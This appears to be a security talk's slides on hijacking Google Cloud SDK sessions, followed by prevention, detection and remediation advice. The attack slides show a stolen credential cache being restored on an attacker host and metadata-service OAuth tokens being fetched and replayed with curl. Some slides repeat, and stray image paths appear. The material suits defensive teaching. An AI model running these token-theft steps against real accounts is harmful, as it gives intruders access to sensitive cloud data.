cHunrEQfajSq6BMfX9Ps2buuaIX4XwoerzYdSuN7yH0uyVh2LMWh2IXf4XJjN/m7i8T6VF8WBBK0PCELpvmDZoZbjb40ALFhsgyPL
ai9e

curl -s -H "Authorization: Bearer ya29.+N0bBtNfdiHNKyQavm26+mE75FwAwbPB2anDtwUHAtmTJLEFBbrag5Dq25p0j
3z34HaGk9kk1ueZlHcHunrEQfajSq6BMfX9Ps2buuaIX4XwoerzYdSuN7yH0uyVh2LMWh2IXf4XJjN/m7i8T6VF8WBBK0PCELpvmD
ZoZbjb40ALFhsgyPLai9e" https://storage.googleapis.com/storage/v1/b/sensitive-bucket/o

{
  "kind": "storage#objects",
  "nextPageToken": "Cj1pbNRYb3NwZWNoaW9uL21vbmdvZGIvMjAyMC0wNy0wNi90ZW5hbnRfMjU3MF92Ml9hcHBtZXRhXy5qc
29u",
  "items": [
    {
      "kind": "storage#object",
      "id": "sensitive-bucket/credit_cards//1591981932868447",
      "selfLink": "https://www.googleapis.com/storage/v1/b/sensitive-bucket/o/credit_cards%2F",
      "mediaLink": "https://storage.googleapis.com/download/storage/v1/b/sensitive-bucket/o/credit_cards%2F?generation=1591981932868447&alt=media",
      "name": "credit_cards/",
      "bucket": "sensitive-bucket",
      "generation": "1591981932868447",
      "metageneration": "1",
      "contentType": "text/plain",
      "storageClass": "STANDARD",
      "size": "11",
      "md5Hash": "apnFdauH+MfR7R5S5+NJzg==",
      "crc32c": "XkI+Dw==",
      "etag": "CN/m4+zi/0kCEAE=",
      "eventBasedHold": false,
      "timeCreated": "2020-06-12T17:12:12.868Z",
      "updated": "2020-06-12T17:12:12.868Z",
      "timeStorageClassUpdated": "2020-06-12T17:12:12.868Z"
    },
    {
      "kind": "storage#object",
      "id": "sensitive-bucket/credit_cards/aws_compute//1595258489397102",
      "selfLink": "https://www.googleapis.com/storage/v1/b/sensitive-bucket/o/credit_cards%2Faws_comp
ute%2F",
      "mediaLink": "https://storage.googleapis.com/download/storage/v1/b/sensitive-bucket/o/credit_cards%2Faws_compute%2F?generation=1595258489397102&alt=media",
      "name": "credit_cards/aws_compute/",
      "bucket": "sensitive-bucket",
      "generation": "1595258489397102",
      "metageneration": "1",
      "contentType": "text/plain",
      "storageClass": "STANDARD",
      "size": "11",
      "md5Hash": "apnFdauH+MfR7R5S5+NJzg==",
      "crc32c": "XkI+Dw==",
      "etag": "CN/m4+zi/0kCEAE=",
      "eventBasedHold": false,
      "timeCreated": "2020-06-12T17:12:12.868Z",
      "updated": "2020-06-12T17:12:12.868Z",
      "timeStorageClassUpdated": "2020-06-12T17:12:12.868Z"
    }
  ]
}
```

--More--

```
utun1
utun2
utun3
en7
    ether 00:e0:*****:4c
    inet 10.10.10.25 netmask 0xffffffff broadcast 10.10.10.255
my-attack-host-12345.com:/tmp $ gcloud auth list

No credentialed accounts.

To login, run:
    $ gcloud auth login `ACCOUNT`


my-attack-host-12345.com:/tmp $
my-attack-host-12345.com:/tmp $
my-attack-host-12345.com:/tmp $ # Unpack creds/session cache from compromised host.
my-attack-host-12345.com:/tmp $ # And check to see if copy of creds/session cache works.
my-attack-host-12345.com:/tmp $
my-attack-host-12345.com:/tmp $ ls -l /tmp/gcloud.tgz
-rw-r--r-- 1 user wheel 1879752 Aug 7 07:58 /tmp/gcloud.tgz
my-attack-host-12345.com:/tmp $ cd ~/.config
my-attack-host-12345.com:~/.config $ tar xzf /tmp/gcloud.tgz
my-attack-host-12345.com:~/.config $
my-attack-host-12345.com:~/.config $ gcloud auth list

To set the active account, run:
    $ gcloud config set account `ACCOUNT`

Credentialed Accounts
ACTIVE ACCOUNT
    admin@prod-mfa-hw.com
*      user@dev-mfa.com
my-attack-host-12345.com:~/.config $
my-attack-host-12345.com:~/.config $ gcloud config set account admin@prod-mfa-hw.com
Updated property [core/account].
my-attack-host-12345.com:~/.config $
my-attack-host-12345.com:~/.config $ gsutil ls gs://sensitive-bucket
gs://sensitive-bucket/credit_cards/
gs://sensitive-bucket/SSNs/
gs://sensitive-bucket/PHR/
gs://sensitive-bucket/output/
gs://sensitive-bucket/passwords/
my-attack-host-12345.com:~/.config $
my-attack-host-12345.com:~/.config $ # That was easy.
my-attack-host-12345.com:~/.config $
```

More Attack Opportunities

- Service Accounts
 - External client: service account oauth tokens for persistent access



More Attack Opportunities

- Service Accounts
 - External client: service account oauth tokens for persistent access
 - Compute instance: service account oauth tokens returned by metadata service

```
curl \
"http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token" -H "Metadata-Flavor: Google"

curl -s -H "Authorization: Bearer ya29.c..." \
https://storage.googleapis.com/storage/v1/b/bucket-foo-dev-mfa/o
```

More Attack Opportunities

- Service Accounts
 - External client: service account oauth tokens for per
 - Compute instance: service account oauth tokens returned by metadata service

```
curl \
"http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token" -H "Metadata-Flavor: Google"

curl -s -H "Authorization: Bearer ya29.c..." \
https://storage.googleapis.com/storage/v1/b/bucket-foo-dev-mfa/o
```

```
# Get OAuth access token from metadata service
#
user@vm-foo-dev-mfa:~$ curl \
"http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token" -H "Metadata-Flavor: Google"
{"access_token":"ya29.uu7fTls+F9Z4mxnfuuBpXE/vFZ+EtgEzWp3t4U1biWkspPuhleJWPYOMhkEkjhKSmNIYzFoTW0qiaPrdNy7PlgHBj5D71lIJeAJVhf02Vhofzfbzwn9SdOoHPQFxFxJcTzpBU/C1XQ4YFvD3Gu2g","expires_in":3213,"token_type":"Bearer"}
user@vm-foo-dev-mfa:~$

# List bucket with OAuth access token
#
user@vm-foo-dev-mfa:~$ curl -s -H "Authorization: Bearer \
ya29.uu7fTls+F9Z4mxnfuuBpXE/vFZ+EtgEzWp3t4U1biWkspPuhleJWPYOMhkEkjhKSmNIYzFoTW0qiaPrdNy7PlgHBj5D71lIJeAJVhf02Vhofzfbzwn9SdOoHPQFxFxJcTzpBU/C1XQ4YFvD3Gu2g" \
https://storage.googleapis.com/storage/v1/b/bucket-foo-dev-mfa/o
{
  "kind": "storage#objects",
  "items": [
    {
      "kind": "storage#object",
      "id": "bucket-foo-dev-mfa/devops_guide.pdf/1593060755191310",
      "selfLink":
        "https://www.googleapis.com/storage/v1/b/bucket-foo-dev-mfa/o/devops_guide.pdf",
      "mediaLink":
        "https://storage.googleapis.com/download/storage/v1/b/bucket-foo-dev-mfa/o/devops_guide.pdf?generation=1593060755191310&alt=media",
      "name": "devops_guide.pdf",
      "bucket": "bucket-foo-dev-mfa",
      "generation": "1593060755191310",
      "metageneration": "1",
      "contentType": "application/pdf",
      "storageClass": "STANDARD",
      "size": "1916028",
      "md5Hash": "jSd48KF9zLEZ5Sm5VXek+A==",
      "crc32c": "FoPd6A==",
      "etag": "CI7srOOVnOoCEAE=",
      "timeCreated": "2020-06-25T04:52:35.191Z",
      "updated": "2020-06-25T04:52:35.191Z",
      "timeStorageClassUpdated": "2020-06-25T04:52:35.191Z"
    }
  ]
}
```


More Attack Opportunities

- Service Accounts
 - External client: service account oauth tokens for persistent access
 - Compute instance: service account oauth tokens returned by metadata service
- Compute Instances
 - User-managed: Google Cloud SDK (SDK installed by you)
 - GCP-managed: Cloud Shell (SDK installed for you)
 - [Persistent GCP backdoors with Google's Cloud Shell](https://medium.com/@89berner/persistent-gcp-backdoors-with-googles-cloud-shell-2f75c83096ec), Juan Berner, 10/27/2018
 - <https://medium.com/@89berner/persistent-gcp-backdoors-with-googles-cloud-shell-2f75c83096ec>

Prevention

- Set the expiration time for Google Cloud SDK sessions (beta in GSuite Admin)
- Enforce IP allow list using VPC service controls (GCP)
- Use MFA
- Additional Topics
 - IP allow list on compute instances
 - IP allow list enforcement

Prevention Cloud Session Duration

- G Suite Admin > Security > Google Cloud session control

Google Cloud session control (Beta)

Google Cloud Console and Google Cloud SDK session control
Applied at 'foo-dev-mfa'

Session duration
Time period after which the session expires and users are prompted for credentials. [Learn more](#)

☐ Session never expires


☒ Set session duration


Session duration

1 hour

Re-authentication method
When a session expires, users are challenged to authenticate using the selected method.

☒ Password
Users are asked for a password. This verifies that the correct user is using the device.

☐ Security key
Users must touch the security key. This verifies that the user is at the correct device.
 Users who don't have a security key can't use Google Cloud Console or Google Cloud SDK.

 Changes may take up to 24 hours to propagate to all users.

- Session duration
- Re-authentication method

Prevention IP Allow List

- Google Cloud Console > Security > Access Context Manager

The screenshot displays the Google Cloud Platform console interface. At the top, the header bar shows the Google Cloud Platform logo, the project name 'dev-mfa.com', and a dropdown arrow. Below the header, the left sidebar contains a 'Security' section with a list of services: Security Command Center, reCAPTCHA Enterprise, Threat Detection, Context-Aware Access, Identity-Aware Proxy, Access Context Manager (highlighted), and VPC Service Controls. The main content area is titled 'Access Context Manager' with a 'NEW' button. It includes a descriptive paragraph about access levels. Below this, there is a table with one entry named 'access_level_whitelist_ip'. The table has a 'Name' column and a 'Value' column. The value for this entry is 'accessPolicies/1019307517253/accessL'. Below the table, there is a section titled 'Include all the following attributes' which contains a single attribute: 'IP Subnetworks match 10.101.135.250'. At the bottom of this section is a link to 'HIDE DETAILS'.

Google Cloud Platform dev-mfa.com

Security

- Security Command Center
- reCAPTCHA Enterprise
- Threat Detection
- Context-Aware Access
- Identity-Aware Proxy
- Access Context Manager**
- VPC Service Controls

Access Context Manager NEW

Access levels are an extra level of security requirements based on request attributes. You can require that incoming requests meet these access levels in order to access resources.

| Name | |
|---------------------------|---|
| access_level_whitelist_ip | <div>accessPolicies/1019307517253/accessL</div> |

Include all the following attributes

- IP Subnetworks match 10.101.135.250

[HIDE DETAILS](#)

Prevention

IP Allow List

- Google Cloud Console > Security > VPC Service Controls

VPC Service Controls

[GO TO AUDIT LOGS](#)

[TROUBLESHOOT](#)

VPC Service Perimeters function like a firewall for GCP APIs. Choose which projects you wish to be part of the perimeter and which services you want to be protected by it. [Learn more](#)

ENFORCED MODE

DRY RUN MODE

+ NEW PERIMETER

Filter service perimeters

| Name ↓ | Type | Project Count | Services | Access Level |
|----------------------------|---------|---------------|---|---------------------------|
| main_vpc_service_perimeter | Regular | 1 | BigQuery API, Binary Authorization API, Google Bigtable API and 46 more | access_level_whitelist_ip |

Prevention IP Allow List

```
another-host:~ $ gsutil ls -l gs://bucket-foo-dev-mfa
AccessDeniedException: 403 Request is prohibited by organization's policy.
vpcServiceControlsUniqueIdentifier: 93a9ce90174ce407
another-host:~
```


Prevention IP Allow List on VM Instances

- Smaller/static environments
 - hard-code VM VPC CIDR ranges in IP allow lists
- Larger/dynamic environments
 - automatic IP allow list maintenance during startup/provisioning of VMs

Related Work on AWS, Netflix Security Team, Will Bengston, 2018:

- [Netflix Information Security: Preventing Credential Compromise in AWS](https://netflixtechblog.com/netflix-cloud-security-detecting-credential-compromise-in-aws-9493d6fd373a)
<https://netflixtechblog.com/netflix-cloud-security-detecting-credential-compromise-in-aws-9493d6fd373a>
- [Netflix Information Security: Preventing Credential Compromise in AWS](https://netflixtechblog.com/netflix-information-security-preventing-credential-compromise-in-aws-41b112c15179)
<https://netflixtechblog.com/netflix-information-security-preventing-credential-compromise-in-aws-41b112c15179>

Prevention

IP Allow List Enforcement

```
gcloud beta access-context-manager levels describe ...  
gcloud beta access-context-manager perimeters describe ...
```

```
target-host:~ $ gcloud beta access-context-manager levels list  
NAME                                TITLE                                LEVEL_TYPE  
access_level_tw2iajxc              access_level_whitelist_ip          Basic  
target-host:~ $  
target-host:~ $ gcloud beta access-context-manager levels describe  
access_level_tw2iajxc  
basic:  
  conditions:  
    - ipSubnetworks:  
      - 10.101.135.250  
description: IP Whitelist for authorized IPs  
name: accessPolicies/1019307517253/accessLevels/access_level_tw2iajxc  
title: access_level_whitelist_ip  
target-host:~ $  
target-host:~ $ gcloud beta access-context-manager perimeters list  
NAME                                TITLE  
main_vpc_service_perimeter         main_vpc_service_perimeter  
target-host:~ $  
target-host:~ $ gcloud beta access-context-manager perimeters describe  
main_vpc_service_perimeter  
name:  
accessPolicies/1019307517253/servicePerimeters/main_vpc_service_perimeter  
status:  
  accessLevels:  
    - accessPolicies/1019307517253/accessLevels/access_level_tw2iajxc  
  resources:  
    - projects/782318336815  
  restrictedServices:  
    - bigquery.googleapis.com  
    ...  
    ...  
    - servicedirectory.googleapis.com  
  vpcAccessibleServices: {}  
  title: main_vpc_service_perimeter  
target-host:~ $
```


Prevention MFA

- G Suite Admin > Security > 2-Step Verification

2-Step Verification

Authentication
Locally applied


Add an extra layer of security to user accounts by asking users to verify their identity when they enter a username and password. [Learn more](#)

☒ Allow users to turn on 2-Step Verification

Enforcement

☒ Off

☐ On

☐ On from 

New user enrollment period
Allows new users some time to enroll before enforcement is applied

▼

Frequency
Users can avoid repeated 2-Step Verification on their trusted devices. [Learn more](#)

☒ Allow user to trust the device

Methods
Select the method to enforce. [Learn more](#)

☒ Any

☐ Any except verification codes via text, phone call

☐ Only security key

2-Step Verification policy suspension grace period
Let users temporarily sign in with verification codes in addition to their security keys. The user's exception period starts when you generate verification codes.

Detection

- Behavioral detection (difficult)
- Detect failed authentications due to IP allow list (prevention)
- Detect failed authentications from fake accounts (breadcrumbs)

```
{
  "protoPayload": {
    "@type": "type.googleapis.com/google.cloud.audit.AuditLog",
    "status": {
      "code": 7,
      "message": "PERMISSION_DENIED",
      "details": [
        {
          "@type": "type.googleapis.com/google.rpc.PreconditionFailure",
          "violations": [
            {
              "type": "VPC_SERVICE_CONTROLS",
              "description": "3ga82e8208a12fcd"
            }
          ]
        }
      ]
    },
    "authenticationInfo": {},
    "requestMetadata": {
      "callerIp": "5.152.213.186",
      "requestAttributes": {},
      "destinationAttributes": {}
    },
    "serviceName": "storage.googleapis.com",
    "methodName": "google.storage.objects.list",
    "resourceName": "projects/782318336815",
    "metadata": {
      "vpcServiceControlsUniqueId": "3ga82e8208a12fcd",
      "securityPolicyInfo": {
        "servicePerimeterName":
"accessPolicies/1019307517253/servicePerimeters/main_vpc_service_perimeter",
        "organizationId": "2391837632047"
      },
      "resourceNames": [
        "projects/_/buckets/bucket-foo-dev-mfa"
      ],
      "@type": "type.googleapis.com/google.cloud.audit.VpcServiceControlAuditMetadata",
      "violationReason": "NO_MATCHING_ACCESS_LEVEL"
    }
  },
  "insertId": "63st7qcts8",
  "resource": {
    "type": "audited_resource",
    "labels": {
      "project_id": "project-foo-dev-mfa",
      "service": "storage.googleapis.com",
      "method": "google.storage.objects.list"
    }
  },
  "timestamp": "2020-07-21T19:53:38.913023511Z",
  "severity": "ERROR",
  "logName": "projects/project-foo-dev-mfa/logs/cloudaudit.googleapis.com%2Fpolicy",
  "receiveTimestamp": "2020-07-21T19:53:40.301717287Z"
}
```


Remediation Options and More Options

| Type of Compromised Account | Lock Out Account | Revoke Current Sessions |
|-----------------------------|--|--|
| User Account | <ul style="list-style-type: none">• Reset password• Suspend user• Delete user | <ul style="list-style-type: none">• Reset sign-in cookies ?• CLI: <code>gcloud auth revoke</code> ?• API: revoke token ?• Reset password ?• Suspend user ?• Delete user ? |
| Service Account | <ul style="list-style-type: none">• Rotate/delete API key• Disable service account• Delete service account | <ul style="list-style-type: none">• CLI: <code>gcloud auth revoke</code> ?• API: revoke token ?• Rotate/delete API key ?• Disable service account ?• Delete service account ? |

Remediation Lock Out User Account

| Type of Compromised Account | Lock Out Account | Revoke Current Sessions |
|-----------------------------|---|-------------------------|
| User Account | <ul style="list-style-type: none">• Reset password• Suspend user• Delete user | |
| Service Account | | |

Remediation Lock Out User Account

- G Suite Admin > Users

The screenshot shows the Google Admin console interface. At the top, there's a blue header with the Google Admin logo and a search bar. Below the header, the 'Users' section is active. A table lists users, with columns for Name, Email, Status, Last sign in, and Email usage. The user 'Super Admin' is highlighted. To the right of the table, a dropdown menu is open, showing options: 'Email user', 'Suspend user', 'Restore data', 'Delete user', and 'Change organizational unit'. The 'Reset password' option is also visible in the table row for 'Super Admin'.

| Name | Email | Status | Last sign in | Email usage |
|-------------|-----------------------|--------|----------------|-------------|
| Super Admin | admin@prod-mfa-hw.com | Active | 2 weeks ago | 0 GB |
| Jane Smith | jane@prod-mfa-hw.com | Active | 49 minutes ago | 0 GB |

Remediation Lock Out User Account

| Type of Compromised Account | Lock Out Account | Revoke Current Sessions |
|-----------------------------|--|-------------------------|
| User Account | <ul style="list-style-type: none">• Reset password• Suspend user• Delete user | |
| Service Account | | |

Remediation

Lock Out Service Account

| Type of Compromised Account | Lock Out Account | Revoke Current Sessions |
|-----------------------------|--|-------------------------|
| User Account | <ul style="list-style-type: none">• Reset password• Suspend user• Delete user | |
| Service Account | <ul style="list-style-type: none">• Rotate/delete API key• Disable service account• Delete service account | |

Remediation Lock Out Service Account

- Google Cloud Console > IAM & Admin > Service Accounts

The screenshot shows the Google Cloud Console interface for managing a service account. The left sidebar contains the navigation menu with 'Service Accounts' highlighted. The main content area shows the details for the service account 'sa-foo-dev-mfa'. The 'Service account details' section includes fields for Name, Description, Email, and Unique ID. The 'Service account status' section indicates the account is currently active and provides a 'DISABLE SERVICE ACCOUNT' button, which is highlighted with a red rectangle. Below this is a link to 'SHOW DOMAIN-WIDE DELEGATION'. The 'Keys' section includes an 'ADD KEY' button and a table of existing keys. The table has columns for Type, Status, Key, Key creation date, and Key expiration date. A single key is listed with a status of 'Active'. A red rectangle highlights the delete icon (trash can) at the end of the key row.

Service account details

Name: sa-foo-dev-mfa

Description: Test

Email: [redacted]

Unique ID: [redacted]

Service account status

Disabling your account allows you to preserve your policies without having to delete it.

✓ Account currently active

DISABLE SERVICE ACCOUNT

[SHOW DOMAIN-WIDE DELEGATION](#)

Keys


Add a new key pair or upload a public key certificate from an existing key pair. Please note that public certificates need to be in RSA_X509_PEM format. [Learn more about upload key formats](#)

ADD KEY

| Type | Status | Key | Key creation date | Key expiration date | |
|--------|----------|------------|-------------------|---------------------|--------------|
| [icon] | ✓ Active | [redacted] | Jul 24, 2020 | Dec 31, 9999 | [trash icon] |

Remediation Lock Out Service Account

- Google Cloud Console > IAM & Admin > Service Accounts



The screenshot shows the Google Cloud Platform console interface. The top navigation bar includes the Google Cloud Platform logo, the project name 'project-foo-dev-mfa', and a search bar. The left sidebar lists various IAM & Admin tools, with 'Service Accounts' highlighted. The main content area displays 'Service accounts for project "project-foo-dev-mfa"'. It includes a description of service accounts and a table of existing accounts. A red box highlights the 'DELETE' button in the top right corner of the service accounts section.

Google Cloud Platform project-foo-dev-mfa Search products and resources

IAM & Admin Service accounts + CREATE SERVICE ACCOUNT DELETE

Service accounts for project "project-foo-dev-mfa"

A service account represents a Google Cloud service identity, such as code running on Compute Engine VMs, App Engine apps, or systems running outside

Organization policies can be used to secure service accounts and block risky service account features, such as automatic IAM Grants, key creation/upload,

Filter table

| <input type="checkbox"/> | Email | Status | Name ↑ |
|--------------------------|--|--------|--|
| <input type="checkbox"/> | 782318336815-compute@developer.gserviceaccount.com | ✓ | Compute Engine default service account |
| <input type="checkbox"/> | sa-foo-dev-mfa@project-foo-dev-mfa.iam.gserviceaccount.com | ✓ | sa-foo-dev-mfa |

Remediation

Lock Out Service Account

| Type of Compromised Account | Lock Out Account | Revoke Current Sessions |
|-----------------------------|---|-------------------------|
| User Account | <ul style="list-style-type: none">• Reset password• Suspend user• Delete user | |
| Service Account | <ul style="list-style-type: none">• Rotate/delete API key• Disable service account• Delete service account | |

Remediation

Revoke User Account Sessions

| Type of Compromised Account | Lock Out Account | Revoke Current Sessions |
|-----------------------------|---|--|
| User Account | <ul style="list-style-type: none">• Reset password• Suspend user• Delete user | <ul style="list-style-type: none">• Reset sign-in cookies ?• CLI: <code>gcloud auth revoke</code> ?• API: revoke token ?• Reset password ?• Suspend user ?• Delete user ? |
| Service Account | <ul style="list-style-type: none">• Rotate/delete API key• Disable service account• Delete service account | |

Remediation

Revoke User Account Sessions

| Action | Where / How | Description | Drawback |
|-----------------------|---|--------------------------------------|--|
